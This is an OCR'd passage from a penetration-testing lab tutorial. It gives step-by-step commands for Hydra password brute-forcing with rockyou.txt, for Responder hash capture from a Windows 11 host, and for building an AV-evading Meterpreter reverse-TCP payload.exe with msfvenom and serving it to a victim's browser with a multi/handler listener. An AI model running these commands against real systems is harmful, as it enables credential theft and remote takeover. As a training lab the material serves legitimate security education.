


Figure 12

- Hydra wordlist locations - /usr/share/wordlists
- Add username or password on rockyou.txt Command – nano rockyou.txt




Figure 13

Command : **hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt<target ip<port>**

-l -: if you know username -P -: if you don't know password




Figure 14

Pssword Cracking using Responder

Responder is a powerful network analysis and credential-capturing tool used during penetration testing, especially in Windows Active Directory environments. It works by poisoning network protocols to trick computers into sending their login hashes, which attackers can later crack.

Why Responder Is Used

Purpose	Explanation
Capture NTLM hashes	Allows testing for weak or crackable passwords
Identify misconfigurations	Weak DNS fallback systems like LLMNR & NBT-NS
Internal network testing	Finds weaknesses inside a corporate LAN
Test workstation behavior	See how devices respond to name resolution failures

How to use it -:

- Step 1 : open kali linux terminal and type Responder -I eth0




Figure 15




Figure 16

- On windows 11, right click on windows, the Run window appears; type \\CEH-Tools in the Open field and click OK.




Figure 17

- Responder starts capturing the access logs of the Windows 11 machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot




Figure 18

- Copy the hash and check which type of hash it is on https://hashes.com/en/tools/hash_identifier




Figure 19

METASPLOIT

Metasploit is a powerful and widely-used open-source penetration testing framework that allows cybersecurity professionals, ethical hackers, and red teamers to identify, exploit, and validate vulnerabilities in systems. It's often used for testing the effectiveness of security defenses and simulating real-world attacks.

Metasploit Modules:

Metasploit is modular — meaning it's made up of different components, each serving a specific purpose. Here are the main types of modules:

1)Exploit Modules

- Purpose: Launch attacks against vulnerable software
- Example: Exploiting a buffer overflow in an outdated service.

2)Payload Modules

- Purpose: Define the code that runs on the target after exploitation
- Example: windows/meterpreter/reverse_tcp (gives you a Meterpreter shell)

3)Auxiliary Modules

- Purpose: Perform tasks other than exploitation, like scanning or fuzzing.
- Example: scanner/ftp/ftp_login (attempts brute-force login on FTP)

4)Post Modules

- Purpose: Run on a compromised system to gather information or escalate privileges.
- Example: windows/gather/enum_logged_on_users

5)Encoder Modules

- Purpose: Obfuscate payloads to avoid antivirus detection.
- Example: x86/shikata_ga_nai

6)NOP Modules

- Purpose: Generate No-Operation instructions to pad payloads (used to align memory).

Creating a payload using MSFVenom

How to do it:

- Generate a payload using msfvenom
- Command – msfvenom -p windows/meterpreter/reverse tcp lhost<ip> lport<ip> -f exe -o payload.exe





Figure 20

- Check payload generated or not using → ls
- Copy payload in web root directory -- /var/www/html



- Start apache server & open msfconsole.




Figure 21

- use exploit/multi/handler
- set LHOST<ip>




Figure 22

- set payload that are you create for payload.




Figure 23

- Type the address and payload path and run on browser
- Click on run

